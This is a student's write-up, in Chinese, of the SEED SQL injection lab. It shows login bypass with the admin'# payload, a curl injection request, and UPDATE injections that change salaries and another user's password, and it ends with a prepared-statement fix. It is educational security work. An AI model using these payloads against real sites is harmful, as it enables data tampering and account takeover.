

# SQL Injection Attack Lab

57118137 朱旭

## Task 1: Get Familiar with SQL Statements

首先，使用用户名和密码登录进 MySQL 数据库，并进入 Users 数据库

```
mysql> use Users;  
Database changed  
mysql> █
```

查询 Users 数据库包含的表

```
mysql> show tables;  
+-----+  
| Tables_in_Users |  
+-----+  
| credential      |  
+-----+  
1 row in set (0.00 sec)  
  
mysql> █
```

使用 SQL 命令查询 Alice 的所有信息

可以看到，Name: Alice, EID: 10000, Salary: 20000, birth: 9/20, SSN: 10211002 以

及经过加密后的 password 信息

```
mysql> select * from credential where name = 'Alice';  
+----+-----+-----+-----+-----+-----+-----+-----+  
-----+-----+-----+-----+-----+-----+-----+  
-----+  
| ID | Name  | EID   | Salary | birth | SSN      | Phon  
eNumber | Address | Email | NickName | Password  
|  
+----+-----+-----+-----+-----+-----+-----+-----+  
-----+-----+-----+-----+-----+-----+-----+  
-----+  
| 1  | Alice | 10000 | 20000 | 9/20  | 10211002 |  
|    |      |      |      |      |      | fdbe918bdae83000  
aa54747fc95fe0470fff4976 |  
+----+-----+-----+-----+-----+-----+-----+-----+  
-----+-----+-----+-----+-----+-----+-----+  
-----+  
1 row in set (0.00 sec)
```

## Task 2: SQL Injection Attack on SELECT Statement

首先，打开 <http://www.SEEDLabSQLInjection.com> 网站




阅读 `unsafe home.php` 的代码，可以发现，

### Task 2.1: SQL Injection Attack from webpage

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,  
nickname, Password FROM credential WHERE name= ' $input_uname' and  
Password=' $hashed_pwd' ";
```

代码中，当我们在 `name` 里填入合适语句就可以将 `and` 后的语句注释掉

故在 `username` 中填入 `admin'#` 即可



A login form with a light green background. It contains two input fields: 'USERNAME' with the value 'admin'# and 'PASSWORD' with the value 'Password'. Below the fields is a green 'Login' button.

结果如下：

成功登录进网站



A table titled 'User Details' with a light green background. The table has six columns: Username, Eid, Salary, Birthday, SSN, and Nickname. It contains two rows of data: Alice and Bobby.

Username	Eid	Salary	Birthday	SSN	Nickname
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	

Task 2.2: SQL Injection Attack from command line.

在终端中输入以下命令：



```
[09/17/20]seed@VM:~$ curl "www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23"
```

其中%27 为 ‘的转义符，%23 为#的转义符

结果如下：成功获取到网站内容

```

head class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
<br><br>
<div class="text-center">

```

Task 2.3: Append a new SQL statement

在 username 中输入如下内容：

```
admin'; update user set name='test' #
```

结果如下：

```

There was an error running the query [You have an
error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right
syntax to use near 'update user set name='test' #' and
Password='da39a3ee5e6b4b0d3255bfef95601890afd'
at line 3]\n


```

查询原因是，在 MySQL 中实现了一种特殊的保护机制，PHP 语言中的 `mysql_query` 不允许同时提交多个请求，导致我们两个连续的请求就会报错。

### Task 3: SQL Injection Attack on UPDATE Statement

首先以 Alice 的身份登入网站，然后调出编辑页（经多次查询发现需要手动调出，且应为

[http://www.seedlabsqlinjection.com/unsafe\\_edit\\_frontend.php](http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php)



查看源码发现，实际进行编辑时调用的仍为 `unsafe_edit_backend.php`

```
<a href="#">Home</a>

<a href="/unsafe_edit_frontend.php">Edit Profile</a>

<button type="button" value="Logout">Logout</button>

<div style="padding-top: 50px; text-align: center;">
  <form action="/unsafe_edit_backend.php" method="get">
    <div class="form-label">NickName</div>
    <input type="text" id="NickName" name="NickName" placeholder="NickName" value="" />
    <div class="form-label">Email</div>
    <input type="text" id="Email" name="Email" placeholder="Email" value="" />
  </form>
</div>
```

查看 `unsafe_edit_backend.php` 的代码发现，若要更新相关信息，则需在姓名栏进行 SQL 注

入

```

    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password=
where ID=$id;";
}else{
    // if password field is empty.
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNum
where ID=$id;";
}
}

```

故在姓名栏填入以下代码

## Alice's Profile Edit

---

NickName

', salary='199901' where EID='1

即将原代码变为\$sql = "UPDATE credential SET

nickname=' \$input\_nickname' , salary=' 199901'          where      EID=' 10000'          ;#

email=' \$input\_email' ,

address=' \$input\_address' ,

Password=' \$hashed\_pwd' ,

PhoneNumber=' \$input\_phonenumber'

WHERE ID=\$id;";

#号后的部分被注释掉

结果如下：薪水被成功修改

## Alice Profile

Key	Value
Employee ID	10000
Salary	199901

Task 3.2: Modify other people' salary.

首先通过 task2 中方式登录进 Bobby 账户，然后调出编辑页；

然后如 task3.1 中方式修改 Bobby 薪水，在 NickName 中填入 '， salary='1' where EID='20000';#

## Alice's Profile Edit

NickName

salary='1' where EID='20000';#

结果如图，修改成功

## Bobby Profile

Key	Value
Employee ID	20000
Salary	1

Task 3.3: Modify other people' password.

由 task1 中结果可知，password 在数据库中是以 sha1 的形式存储的



假设要将其密码修改为 0123，则需先知道其对应的 sha1 值

在终端中输入如下指令，结果如图

```
[09/17/20]seed@VM:~$ echo -n '0123'|sha1sum
c4b5c86bd577da3d93fea7c89cba61c78b48e589 -
[09/17/20]seed@VM:~$
```

为 c4b5c86bd577da3d93fea7c89cba61c78b48e589

登录进 Alice 的账户，调出修改页，在 NickName 中输入以下内容

', Password='c4b5c86bd577da3d93fea7c89cba61c78b48e589' where EID='20000';#

使用新密码登录 Bobby 账户，结果如下，成功登入

Key	Value
Employee ID	20000
Salary	1

#### Task 4: Countermeasure — Prepared Statement

采用预编译语句方法来抵御 SQL 注入攻击

首先测试 task1 中的 unsafe\_home.php



将有关代码改成如图所示

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= ? and Password= ? ";
$stmt = $conn->prepare($sql);
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$result = mysqli_stmt_get_result($stmt);
if (!$stmt->execute()) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
```

由原来的

```
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password

FROM credential

WHERE name= '$input_uname' and Password='$hashed_pwd'";

if (!$result = $conn->query($sql)) {

    echo "</div>";

    echo "</nav>";

    echo "<div class='container text-center'>";

    die('There was an error running the query [' . $conn->error . ']\n');

    echo "</div>";

}
```

改为

```
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
```

```

FROM credential

WHERE name= ? and Password= ? ";

$stmt = $conn->prepare($sql);

$stmt->bind_param("ss", $input_uname, $hashed_pwd);

$stmt->execute();

$result = mysqli_stmt_get_result($stmt);

if (!$stmt->execute()) {

    echo "</div>";

    echo "</nav>";

    echo "<div class='container text-center'>";

    die('There was an error running the query [' . $conn->error . ']\n');


    echo "</div>";

}

```

增添预编译过程，以是否执行查询作为显示的判断依据，保留 `result` 变量来获取结果集：

网站测试结果如下：



The screenshot shows a web form titled "Employee Profile Login". It contains two input fields: "USERNAME" with the text "Alice'#" and "PASSWORD" with the text "Password". Below these fields is a green button labeled "Login".

The account information your provide does not exist.

[Go back](#)

成功抵御 SQL 注入